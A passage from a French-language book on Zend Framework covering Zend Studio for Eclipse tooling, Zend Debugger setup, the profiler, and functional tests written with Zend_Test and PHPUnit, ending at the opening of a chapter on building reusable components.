Une fois un projet Zend Framework créé (*File>New>Zend Framework Project*) et votre nouvelle variable ajoutée, vous avez accès à une perspective nommée à juste titre *Zend Framework* ainsi qu'à un menu de création de composants, comme illustré sur les figures 14-4 et 14-5.




Figure 14-4
Perspective Zend Framework




Figure 14-5
Création de composants Zend Framework

Personnaliser ses composants

Alors que la perspective *Zend Framework* n'apporte en elle-même pas grand-chose, la création de composants dédiés est, elle, relativement intéressante. D'autant plus que chaque composant va proposer un modèle, appelé *template de code*, entièrement personnalisable. Cette fonctionnalité est pratique, car elle permet de mâcher une partie du travail répétitif.

ZSFE est un projet encore un peu jeune, mais *Zend* s'efforce de le faire évoluer. C'est ainsi que la version 6.01 a fait apparaître les templates *Zend_View_Helpers*, la version 6.1 les templates *Zend_Controller_Action* et *Zend_Test*. Il n'est alors pas difficile de supposer qu'à terme, tous les composants seront intégrés, comme ceux servant par exemple à *créer un nouveau plugin MVC*, ou encore à *créer un module pour services web* (ceci existe déjà dans ZSFE, mais pas pour *Zend Framework*).

Un code source de meilleure qualité grâce au formateur

Le formateur de code est également commode, car il va permettre de créer un code source clair, lisible et plus facile à maintenir. En plus de cela, toute configuration Eclipse (donc toute configuration concernant le formateur, les templates, etc.) peut être exportée en XML et donc centralisée pour tous les développeurs d'un même projet. Parmi les formateurs existant par défaut, on trouve celui concernant les conventions Zend Framework (figure 14-6), lui aussi pleinement personnalisable.




Figure 14-6
Les règles de formatage de code

Le débogueur

Évoluer dans un projet Zend Framework est facilité par la présence d'un débogueur. À un moment où à un autre, un effet de bord peut survenir et seul le débogueur pourra vous le montrer. Son utilisation permet de :

- suivre pas à pas chaque instruction PHP, jusque dans les sources de Zend Framework ;
- de cette façon, suivre pas à pas le cheminement des instructions, et donc savoir où passe le flux, et où il ne passe pas (dans quelles boucles, quels fichiers...) ;

- connaître l'état de n'importe quelle variable PHP à n'importe quel moment ;
- maîtriser finement le fonctionnement de Zend Framework, et donc faire de moins en moins d'erreurs ;
- gérer l'envoi d'un formulaire, et notamment la méthode POST.

En revanche, attention aux fausses idées, le débogueur ne permet pas de :

- corriger les bogues par magie ;
- détecter les bogues : il faut faire un effort de recherche.

ZSFE possède, dès son installation, tous les connecteurs nécessaires pour répondre à Zend Debugger, qui est la partie serveur du débogage. Il s'agit d'une extension PHP qu'il faut installer et qui va permettre le débogage.

Une fois la version de Zend Debugger correspondant à votre système d'exploitation et à votre version de PHP téléchargée, modifiez votre fichier `php.ini` de manière à ajouter les lignes suivantes (exemple pour un poste de développement Windows) :

- `zend_extension_ts=path/to/ZendDebugger.dll`
- `zend_debugger.allow_hosts=127.0.0.1`
- `zend_debugger.expose_remotely=always`

La manière la plus simple d'utiliser le débogueur est de passer par l'extension de navigateur web que ZSFE vous propose d'installer lors de sa propre installation. Celle-ci permet de lancer une session de débogage depuis le navigateur en un seul clic, tout en conservant le contexte de la session HTTP : données POST, cookies et sessions, informations d'authentification HTTP, etc. La figure 14-7 représente la barre d'outils ZSFE dans le navigateur Firefox.



Figure 14-7
Barre Zend Studio dans le navigateur

Cette barre possède un bouton *Debug* qui permet de lancer l'éditeur sur la page demandée en commençant une session de débogage. La figure 14-8 montre la perspective de débogage de ZSFE.

ALTERNATIVE Solutions de débogage

Zend Studio pour Eclipse et Zend Debugger ne sont pas les seules solutions de débogage pour PHP. Il en existe d'autres, telles que Xdebug, Advanced PHP Debugger (APD) et les nombreux éditeurs compatibles (Eclipse PDT, etc.).

TÉLÉCHARGER Zend Debugger

Vous pouvez télécharger Zend Debugger à l'adresse suivante :

- ▶ <http://downloads.zend.com/pdt/server-debugger/>.
-

REMARQUE Windows et les threads

Sous Windows, la ligne `zend_extension` devient `zend_extension_ts`. `ts` signifie *thread safe*. Il est fort probable que votre installation soit sécurisée et fiable dans le cadre d'un développement multithread (l'instruction `phpinfo()` vous l'indiquera), ce qui, sous Windows, est indispensable.

ALLER PLUS LOIN Comprendre Zend Framework

Les développeurs les plus curieux pourront analyser de manière très fine le fonctionnement de Zend Framework en lançant un débogage et en suivant pas à pas, au travers du framework, le cheminement de la requête. C'est utile et enrichissant, mais nécessite une bonne maîtrise de PHP. Un mécanicien n'est capable de réparer le moteur d'une voiture en profondeur que parce qu'il sait parfaitement comment il fonctionne : nous vous conseillons vivement de vous pencher sur le fonctionnement interne de Zend Framework.




Figure 14–8
Perspective de débogage dans ZSFE

Analyse des performances avec le profileur

Le profileur permet d’analyser le temps de chargement de la page en indiquant précisément quels ont été les traitements PHP les plus longs sur une requête HTTP donnée. La figure 14-9 montre un résultat de statistiques globales sur l’appel d’une page.

Ainsi, le profileur permet d’apporter des réponses à des questions telles que :

- Quels sont les objets et les méthodes appelés lors du traitement de cette requête ?
- Quelles ont été les lignes de code sur lesquelles est passé le programme ?
- Quelles sont les méthodes les plus lentes ?
- Quelles ont été les erreurs PHP (même les cachées) lors du traitement de cette requête ?




Figure 14–9
Statistiques générales d'un profil de page

Le profileur génère des statistiques, mais il faut évidemment garder à l'esprit qu'il représente un outil parmi d'autres pour l'analyse et l'optimisation des performances.

En effet, il ne s'appuie que sur PHP, or l'amélioration des performances générales d'une application dépend de nombreux autres facteurs :

- Mon SGBD est-il performant ?
- Quelle est la qualité du lien entre mon SGBD et PHP ?
- Mon serveur HTTP est-il correctement configuré ? Le cache HTTP est-il bien géré ?
- Quelle est la qualité globale du réseau ?
- Quelles sont les caractéristiques du (des) serveur(s) hébergeant l'application ?

La liste est encore bien longue, et sans pour autant négliger les performances de PHP, changer des guillemets doubles en guillemets simples est une optimisation tirée par les cheveux. Une bonne gestion des performances passe avant tout par une gestion efficace des algorithmes et des goulets potentiels tels que les appels à la base de données. Vous trouverez de plus amples informations sur les performances au chapitre 10.

/// **Tests fonctionnels**

Les tests fonctionnels visent à tester une fonctionnalité, c'est-à-dire un enchaînement de méthodes simples (chacune censée être testée unitairement), afin de vérifier le bon cheminement du flux d'informations et de l'algorithme général.

Tests fonctionnels avec Zend_Test

Zend_Test, pour quoi faire ?

L'approche orientée objet et notamment MVC offrent un avantage incomparable : la possibilité de tester unitairement et surtout fonctionnellement l'application. Nous supposons à ce stade que vous connaissez la partie MVC de Zend Framework. Si ce n'est pas le cas, les chapitres 6 et 7 sauront répondre à vos attentes.

Zend_Test est un composant dédié à la création de tests pour le modèle MVC de Zend Framework. Étant donné qu'il s'appuie sur PHPUnit, nous vous conseillons vivement de lire l'annexe H afin de vous familiariser avec cet outil.

Zend_Test permet de tester l'enchaînement des actions du point de vue MVC. Afin de compléter pleinement les tests fonctionnels, nous vous invitons à vous pencher sur un outil qui excelle dans ce domaine, Selenium-Server, et ses extensions clientes présentes notamment dans PHPUnit.




Figure 14-10
Diagramme de classes simplifié
du composant Zend_Test

Un schéma étant plus évocateur que mille lignes, voyons plutôt le diagramme de classes de `Zend_Test` sur la figure 14-10. Ce diagramme est à compléter par toutes les méthodes de tests inverses – par exemple, `assertModule()` est liée à `assertNotModule()` – que nous n’avons pu représenter.

Comme on peut le voir sur le schéma de la figure 14-10, `Zend_Test` est destiné à tester non seulement le parcours d’une requête au milieu du modèle complexe MVC, mais aussi le contenu de la réponse en utilisant le DOM (*Document Object Model*) et Xpath.

Prise en main de `Zend_Test`

Templates Zend Studio For Eclipse

ZSFE intègre un template tout fait pour créer une classe de tests basés sur un contrôleur précis. La figure 14-11 montre un exemple. Nous avons cependant choisi d’écrire nous-mêmes nos tests dans une seule classe, afin de tester quelques fonctionnalités dans le cadre de l’écriture de cet ouvrage.

Une documentation officielle pour `Zend_Test` existe, nous vous suggérons de la lire avec attention. Ici, nous la compléterons en expliquant le fonctionnement de ce composant au travers, bien entendu, d’un exemple tiré des tests de notre application.




Figure 14-11
Création d’un nouveau test de contrôleur avec l’assistant ZSFE

Gestion du bootstrap

Pour commencer, `Zend_Test` doit charger obligatoirement un bootstrap. Celui-ci initialise le contexte du test. Il ressemble beaucoup au bootstrap original, si ce n'est qu'il ne doit en aucun cas lancer un processus de distribution et de traitement de la requête au niveau du contrôleur frontal. Il est très important de noter que `Zend_Test` s'appuie sur `PHPUnit`, et qu'ainsi chaque test est lancé dans un contexte vierge et non perturbé par les tests précédents, même sous MVC.

Par ailleurs, les tests sont effectués dans un environnement CLI (*Command Line Interpreter*), ce qui entraîne des conséquences très importantes :

- `$_SERVER` manquera d'informations par rapport au mode de fonctionnement HTTP.
- Les objets de réponse et de requête sont remplacés par des objets prévus pour les tests hors HTTP : `Zend_Controller_Request_Http` devient `Zend_Controller_Request_HttpTestCase` et idem pour la réponse. Il ne faut donc pas créer des objets personnalisés pour les injecter dans le contrôleur frontal, car ils seront de toute façon écrasés par ceux du test.
- Par définition, la session n'existe pas (voir le chapitre 8). Elle sera simulée et réinitialisée entre chaque test : faites-donc attention aux enchaînements.
- Enfin, toute notion de *redirection* est abstraite. Les tests n'étant pas exécutés dans un contexte HTTP, une redirection sera présente dans l'objet de réponse, mais évidemment non « suivie ».

Pour créer un test `Zend_Test`, il convient d'étendre `Zend_Test_PHPUnit_ControllerTestCase`, qui elle-même étend `PHPUnit_TestCase`, la classe standard de `PHPUnit` fournissant tout ce qu'on lui connaît. Il faut alors spécifier quel sera le bootstrap à charger.

On peut tout à fait imaginer un échafaudage de bootstraps qui chargent chacun à leur tour une fonctionnalité différente (un plugin, un espace de noms de session, etc.). Cependant, nous avons opté pour un bootstrap unique et très riche : il reprend presque toutes les fonctionnalités du bootstrap original, mais s'adapte aux tests et notamment à l'environnement CLI (lignes de commandes), en complétant le tableau `$_SERVER` :

tests/Bootstrap.php

```
<?php
$_SERVER['SERVER_NAME'] = 'php';
```

D'autre part, nous avons désactivé tout ce qui concerne le cache (Zend_Cache) afin de ne pas perturber les tests, ce qui engendrerait une difficulté supplémentaire (même si le cache est testable).

Le plugin antivol de session Zfbook_Controller_Plugins_Session fait tellement bien son travail qu'il va perturber les tests : nous l'avons supprimé du bootstrap de tests. En effet, celui-ci est basé sur un éventuel changement de signature de navigateur entre deux requêtes et utilise la session, qui est non seulement simulée, mais aussi remise à zéro entre chaque test.

Commençons tout de suite : nous avons un seul et unique fichier de tests, bien entendu en environnement réel. L'organisation des tests est indispensable.

tests/ControllerTest.php

```
class ControllerTest extends
Zend_Test_PHPUnit_ControllerTestCase
{
    public $bootstrap = './bootstrap.php';
}
```

Le fait de spécifier la propriété `public $bootstrap` avec un nom de fichier aura pour effet d'inclure ce fichier dans les tests, mais attention, il sera inclus dans le contexte d'une méthode. Toutes les variables que vous définirez dedans ne seront donc pas globales, et ainsi non accessibles dans vos différents tests.

Qu'à cela ne tienne, puisque le contrôleur frontal est un singleton, il est le même en tout point du script, et nos tests utiliseront bien le contrôleur frontal défini dans notre fichier `bootstrap.php` (dont le code, similaire au bootstrap réel, n'est pas divulgué ici mais présent dans les sources de notre application).

Il aurait été possible de définir le bootstrap de cette manière :

Autre définition du bootstrap de test

```
class ControllerTest extends
Zend_Test_PHPUnit_ControllerTestCase
{
    protected function setUp()
    {
        $this->bootstrap = new bootstrap();
        // ou encore
        // $this->bootstrap = array($this, 'boot');
        parent::setUp();
    }
}
```

Ainsi, le bootstrap peut être une classe à part, ou encore une méthode de la classe en cours, ici appelée `boot`. Attention, n'appellez pas cette méthode `bootstrap` car une méthode nommée ainsi existe déjà en interne.

Il est temps d'écrire notre premier test. Le processus global est relativement simple :

- 1 accéder au contexte et le configurer : objets de requête, aides diverses, plugins, etc. ;
- 2 lancer le processus de distribution via la méthode `dispatch()` ;
- 3 utiliser des assertions pour faire des vérifications ;
- 4 au besoin, appeler `reset()` pour remettre le contexte à zéro et redistribuer derrière.

Écrire des tests

Suite de tests/ControllerTest.php

```
public function testRoutePerso()
{
    $this->dispatch('/lister-les-reservations-page-1?format=xml');
    $this->assertHeaderContains('content-type', 'application/xml');
    $this->assertRoute('reservations');
}
```

Il est inutile ici de commenter, tant les méthodes parlent d'elles-mêmes. Simplement, dans ce cas, nous testons notre route spéciale, et par la même occasion, nous testons aussi le `contextSwitch` sur un contexte XML.

Test de redirection

```
public function testAccesPageRestreintRedirige()
{
    $this->dispatch('/reservation/edit/');
    $this->assertRedirectRegex('#unauthorized#');
}
```

`assertRedirectRegex()` vérifie que la réponse est bien une redirection et que l'URL de redirection contient bien le mot `unauthorized` (ou toute autre expression régulière, aussi complexe soit-elle).

Test de login sur le formulaire

```
public function testLoginKo()
{
    $this->request->setMethod('POST')
        ->setPost(array(
            'login' => 'julien.pauli@anaska.com',
            'password' => 'mauvais-password'
        ));
}
```

```

$this->dispatch('/login/login/');
$this->assertResponseCode(303);
$this->assertRedirect();
$this->assertFalse(Zend_Auth::getInstance()->hasIdentity());
$this->assertFalse(Zend_Session::namespaceIsset('Zend_Auth'));
}

```

Ce test montre la puissance de `Zend_Test`. Il nous donne accès via `$this->request` à la requête (qui, pour mémoire, est un objet spécial dédié aux tests) : nous y injectons nos paramètres `POST` puis lançons `login/login/`.

Les identifiants étant faux, nous nous attendons à une redirection avec un code 303 et à ce qu'il n'y ait pas d'identifiant en session. Bien entendu, la base de données doit être disponible, même s'il reste possible de la simuler avec `PHPUnit`.

Le test suivant (que nous ne développons pas ici) vérifie exactement le contraire en spécifiant, cette fois-ci, un bon couple identifiant/mot de passe : nous devrions alors être redirigés et il devrait y avoir une identité en session.

Il apparaît dès lors que l'application va nécessiter d'être testée lorsqu'un utilisateur est identifié. Il faut donc créer une méthode qui permette d'initialiser un contexte dans l'application, de manière à ce qu'elle croie qu'une personne est identifiée. Ceci est effectué via la méthode privée `_logAdmin()`.

La méthode `_logAdmin()`, qui fait croire à l'application qu'un admin est logué

```

private function _logAdmin()
{
    $admin = new stdClass();
    $admin->firstname = 'julien';
    Zend_Auth::getInstance()->getStorage()->write($admin);
    Zend_Registry::get('session')->acl->allow('user');
}

```

Remarquez comme cette méthode est à la fois élégante et simple. Nous exécutons la même chose que ce que fait le processus d'identification en interne, mais manuellement. Nous injectons dans la session de `Zend_Auth` un objet similaire à celui utilisé en temps normal, puis nous cherchons les ACL dans le registre (enregistrées en bootstrap de test), et enfin, nous autorisons l'utilisateur à tout faire.

Dès lors que la méthode `_logAdmin()` est présente, nous pouvons l'utiliser pour poursuivre nos tests :

RAPPEL Nous étendons PHPUnit

La classe `Zend_Test_PHPUnit_ControllerTestCase` que nous étendons, étend elle-même `PHPUnit_Framework_TestCase`. Toutes les méthodes d'assertion « classiques » telles que `assertTrue()` sont donc mises à notre disposition.

RAPPEL ACL et Auth

`Zend_Auth`, `Zend_Session` et `Zend_Acl` sont traités en détail au chapitre 8.

Suite de tests/ControllerTest.php

```

public function testAccesRestreintQuandLogueFonctionne()
{
    $this->_logAdmin();
    $this->dispatch('/reservation/edit/');
    $this->assertNotRedirect();
}

public function testEditionFaitApparaitreFormulaireDedition()
{
    $this->_logAdmin();
    $this->dispatch('/reservation/edit/');
    $this->assertQuery("div#reservationform");
}

public function testLogout()
{
    $this->dispatch('/login/logout/');
    $this->assertRedirect();
}

```

Remarquez la méthode `testEditionFaitApparaitreFormulaireDedition()`. L'assertion utilise l'objet DOM de la page résultante pour vérifier qu'un élément `div` avec un `id` à `reservationform` est bien présent dans la page.

Même si nous sommes loin d'être exemplaires sur ce point, un code source bien écrit et de présentation valide n'est pas de moindre importance. Car les assertions DOM peuvent être complétées d'assertions Xpath, et il devient alors possible de presque tout tester dans le code source XHTML de la réponse.

Le lancement des tests se fait de manière tout à fait classique par PHPUnit :

Lancement des tests

```
> phpunit ControllerTest
```

Faut-il tout tester ?

Certains diront que développer des tests unitaires ou fonctionnels consomme trop de temps, tandis que d'autres considéreront que les tests sont indispensables. Arrêtons là les considérations extrêmes ! Les tests sont un outil de qualité au même titre que la documentation : il en faut, certes, mais sans forcément en abuser.

Les dissertations sur ce sujet peuvent donner lieu à des romans en plusieurs tomes. Mais comme nous sommes des gens pressés par les contraintes de nos projets, nous nous contenterons ici de résumer en

rappelant les deux raisons fondamentales qui font qu'une fonctionnalité doit être testée :

- il s'agit d'un *algorithme critique* qui est utilisé souvent et se situe au cœur de votre application : prenez alors 10 minutes pour faire un test ;
- il s'agit d'un *bogue qui m'a fait perdre deux heures* en réparations : 10 minutes de plus pour développer un test ne vous pénaliseront pas tant que ça.

Pour aller plus loin dans la méthodologie liée aux tests unitaires, il existe une multitude de réflexions et travaux sur ce sujet à travers les méthodes agiles et les différents types de tests (tests de régression, tests unitaires, tests de recette, etc.). Nous vous laissons le loisir d'aller plus loin par vos propres moyens, ce livre ayant avant tout pour objet le Zend Framework.


En résumé

Les tests de régression sont un moyen efficace de s'assurer que les rouages d'une application fonctionnent malgré les évolutions, les changements de version (du framework ou de PHP) ou encore les spécificités des environnements d'exécution (Windows, Unix...). Ils permettent également de gagner du temps sur tous les effets de bord détectés à l'avance par ce mécanisme. Grâce à PHPUnit couplé à Zend_Test, le développeur Zend Framework dispose de tout ce dont il a besoin pour développer des tests adaptés à son application.

EN SAVOIR PLUS **Méthodes agiles**

-
- 📖 V. Messenger Rota, *Gestion de projet – Vers les méthodes agiles*, Eyrolles, 2007
 - 📖 J.-L. Bénard, L. Bossavit, R. Médina, D. Williams, *Gestion de projet eXtreme Programming*, Eyrolles, 2002
-

chapitre 15



Utilisation avancée des composants

Savoir créer ses propres composants et utiliser intelligemment ceux des autres est la clé de la pérennité. Tout système d'information digne de ce nom est composé de classes, de modules et de paquetages emboîtés entre eux, formant un tout cohérent et exploitable.

SOMMAIRE

- ▶ Créer un composant
- ▶ Ajouter des fonctionnalités à un composant existant
- ▶ Modifier le comportement d'un composant

MOTS-CLÉS

- ▶ classe
- ▶ interface
- ▶ surcharge
- ▶ décoration
- ▶ POO
- ▶ bibliothèque
- ▶ module
- ▶ réutilisable
- ▶ générique

L'organisation des composants de Zend Framework est parfaite pour mettre en place sa propre bibliothèque de composants. Elle incite à mettre en œuvre une architecture intuitive et facile à utiliser. Mais rien ne peut remplacer le bon sens et les connaissances du développeur de composant. Ce chapitre est une introduction à la création de composants réutilisables par vos propres moyens.

L'architecture de Zend Framework pouvant être utilisée pour mettre en place sa propre bibliothèque de composants, les composants utilisateurs peuvent être indépendants ou non de composants Zend, ou non Zend. Cette souplesse permet d'entretenir un jeu de fonctionnalités standards et réutilisables.

Il est important de comprendre quels sont le rôle et les caractéristiques des composants qui sont stockés dans `library`. Sans cela, tout l'intérêt de l'organisation des sources proposée par Zend Framework peut se révéler inutile.

Dans ce chapitre, vous apprendrez par la théorie et par la pratique comment organiser et développer vos propres composants.

MVC et les bibliothèques

Dans un projet Zend Framework, les bibliothèques sont situées dans le répertoire `library` tandis que la partie MVC se trouve dans `application`. Il est essentiel de savoir juger ce que l'on peut mettre dans chacune de ces parties. Voici la clé d'une telle décision :

- Les bibliothèques sont des composants réutilisables. Cela signifie qu'on peut potentiellement les réutiliser dans plusieurs applications. L'ensemble de celles-ci constitue un vivier de fonctionnalités que l'on peut adapter aux spécificités de chaque application. En d'autres termes, tout ce qui est spécifique à une application donnée ne se trouve pas dans le répertoire `library`.
- La partie MVC, quant à elle, concerne essentiellement ce qui est spécifique à l'application : la logique de navigation, le design, l'accès aux données. Les composants qui constituent cette partie peuvent être plus ou moins réutilisables entre les applications. Il est conseillé de les organiser par modules, responsabilités et paquetages pour privilégier la réutilisabilité.

Créer un composant utilisateur

Imaginons que nous souhaitions disposer d'une fonctionnalité potentiellement réutilisable, qui n'existe pas encore dans les composants de Zend Framework. Dans ce cas, le bon réflexe est de se pencher sur la réalisation d'un *composant utilisateur*.

Avant de commencer, il est important d'avoir en tête quelques règles fondamentales pour éviter les mauvaises surprises.

Règles fondamentales et conventions

